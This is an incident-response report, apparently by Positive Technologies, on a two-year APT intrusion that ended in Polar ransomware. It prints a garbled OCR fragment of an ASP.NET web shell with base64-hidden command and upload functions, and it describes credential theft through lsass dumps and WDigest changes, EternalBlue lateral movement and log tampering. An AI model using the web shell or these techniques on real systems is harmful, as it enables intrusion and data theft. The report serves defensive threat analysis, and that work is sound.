Investigation with a twist: an accidental APT attack and averted data destruction

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/incident-response-polar-ransomware-apt27

In late April 2020, a client invited the CSIRT incident response team at the Positive Technologies Expert Security Center (PT ESC) to investigate a network compromise that resulted in encryption of files on servers and employee workstations.


We initially assumed that this was yet another attack on corporate networks with a common variety of ransomware. However, what we found was different: this intrusion was the work of a well-known Asian APT group implicated in cyberespionage against government targets. The initial successful compromise had taken place two years prior.

In this article, we will share the results of our investigation of this targeted attack, which started with the compromise of a foreign office. Ultimately, we succeeded in bringing the infrastructure back to a secure condition and reversing the damage that had been done.

Sequence of events

Mass encryption of files on the client's infrastructure and a ransom demand formed the starting point of the investigation. A large number of damaged files is itself a very visible attack indicator that enabled detecting the intrusion. Retrospective analysis showed that the client's infrastructure had been compromised not three or four days before (or even a few hours before, as often happens in mass attacks), but in early 2018. What's more, the initial infection was of a foreign office of the client. Then a subsequent breach of the head office back home.

We believe that the initial entry point to the foreign office's network was a vulnerable server on the network perimeter. Exploitation in February 2018 enabled the attackers to gain initial access and then persistence, with the help of the ChinaChopper and TwoFace web shells.




```
<%=x("QWRkcmVzcw==")%>  <%=x("Q3VycmVudA==")%>
                          :  <%= Server.MapPath(string.Empty) + "\\"%> <%=x( " onclick="use()" /> <%=x( "
                        onclick="reset()" />
<%=x("TG9naW4=")%>  <%=x("RG8gaXQ=")%> :                <%= x(
<%=x("Q29tbWFuZA==")%>  <%=x("UHJvY2Vzcw==")%>
                          :  <%= string.IsNullOrEmpty(pro) ? x("Y21kLmV4ZQ==") : pro
                        <%=x("Q29tbWFuZA==")%>
                          :  <%= cmd_exceut %>             <%= x( " onclick="subm();" />
<%=x("VXBsb2Fk")%>  <%=x("RmlsZSBOYW1l")%>
                      :  Выберите файл файл не выбран
                    <%=x("U2F2ZSBhcw==")%>
                      :  <%= sav %>                     x("SXMgdmlydHVhbCBwYXRo")%>
                    <%=x("TmV3IEZpbGUgbmFtZQ==")%>
                      :  <%= nenggg %>                  <%= x( " onclick="subm();" />
<%=x("RG93bmxvYWQ=")%>  <%=x("RG93bmxvYWQgUGF0aA==")%>
                          :                             <%= x(
<%=x("VXBsb2FkIEJhc2U2NA==")%>  <%=x("QmFzZTY0IEZpbGU="
                                  :
                                <%=x("SXMgdmlydHVhbCBwYXRo")%>
                                <%=x("RmlsZSBQYXRoIGFuZCBOYW1l
                                      ")%> :  <%= baseAddress %>   <%= x( " onclick="subm();"
                                />
XXxxxx
```


The attackers used NBTScan for network reconnaissance and PsExec for lateral movement. They obtained credentials for pivoting with Mimikatz. In some cases, we were able to detect memory dumps of the lsass process that had been archived and uploaded. Because use of Mimikatz was likely blocked by endpoint security software, the attackers were forced to run bruteforcing offline. Another method was to scan hosts for so-called Eternal* SMB vulnerabilities with SMBTouch and then, where possible, run the EternalBlue exploit and infect the computer. On the hosts of presumably greatest interest, the SysUpdate and HyperBro backdoors were installed for reliable persistence and access.


One unexpected result of the compromise was cryptocurrency mining at both the foreign office and headquarters. Such activity remained unnoticed for one and a half years. During this time the attackers only maintained their access abilities by periodically obtaining new accounts or building tunnel chains. Our belief is that by early 2020, the attackers had lost their access (for reasons unknown to us). We can see use of web shells on the foreign office's servers on February 9, 2020. Subsequent actions were very similar to what had happened two years earlier. By using the tools already described, the attackers obtained the credentials of a domain administration at headquarters. This time, they deleted OS logs and stopped Shadow Copy services, complicating subsequent incident analysis.


For the finale, on April 29, 2020, the account of the compromised domain admin was used to push Polar ransomware to computers and run it, encrypting user files and demanding a ransom. While our specialists were assisting the client in May 2020, the attackers made yet another attempt to regain control of infrastructure with the help of web shells that were still in place on the network of the headquarters and office, but this time to no success.

Here we have provided a timeline to better show the sequence of events.


February 2018
Web shells installed on office perimeter
February 26, 2018
SysUpdate backdoor appears on office infrastructure
March 2018
Web shell used on office mail server
March 19, 2018
PsExec and NBTScan used for infrastructure movement
March 2018
SMBTouch scanner and EternalBlue exploit used for lateral movement. HQ infrastructure breached
March 26, 2018
HyperBro backdoor appears on office and HQ infrastructure. SysUpdate is installed and traces of Mimikatz launch


are left at HQ
March 29, 2018
Communication takes place with web shells on HQ perimeter
April 2018
Miners launched on office and HQ infrastructure
November 2018
Mimikatz used on office infrastructure
December 2018
curl used to download new utilities
June 2019
Mimikatz used on HQ infrastructure
July 2019
frsocks used for traffic tunneling
August 2019
Web shell activity takes place on office


infrastructure
February 9, 2020
Web shell activity on office infrastructure
March 2020
Traces of launch of PsExec on HQ infrastructure
April 2020
Web shell activity on HQ infrastructure
April 26, 2020
SysUpdate backdoor appears; NetView, PsExec, Mimikatz, and NBTScan used on office infrastructure. Office domain controller taken over
April 26, 2020
HQ infrastructure scanned from office domain controller. Web shell activity on office mail server
April 26, 2020
Mimikatz and SysUpdate appear; curl run; web shells spread on perimeter of HQ infrastructure
April 26, 2020
settime and



wevutil used to adjust web shell modification times and cover tracks
April 27, 2020
Memory dumps of the lsass process are obtained and WDigest registry key is changed to recover plaintext passwords
April 28, 2020
Domain administrator account compromised at HQ
April 29, 2020
PsExec and Polar used for mass encryption of HQ infrastructure. SysUpdate backdoor deleted
May 2020
HQ and office infrastructure taken over by attackers

CSIRT's objectives included recovering the client's data, which included key information belonging to different departments. We performed analysis of the encryption malware and were able to recover the lost files.

Polar ransomware

The method used to run the ransomware is classic and, indeed, characteristic of certain Asian groups. Three files are sent to the victim's computer:

GDFInstall.exe (MD5: 13435101240f78367123ef01a938c560) is a legitimate computer game component signed by Ubisoft.


Digital Signature Details

General | Advanced

Digital Signature Information
This digital signature is OK.

Signer information

Name:	UBISOFT ENTERTAINMENT INC.
E-mail:	Not available
